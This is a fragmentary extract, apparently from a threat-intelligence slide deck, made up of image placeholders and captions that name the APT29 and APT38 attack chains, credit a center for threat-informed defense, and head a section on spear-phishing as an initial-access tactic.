
APT29 Attack Chain




source: Miter Center for Threat Informed Defense

HACKERSEC

APT29 Attack Chain




APT38 Attack Chain




Examples: Tactics, Techniques and Procedures

Initial Access – Spear-Phishing



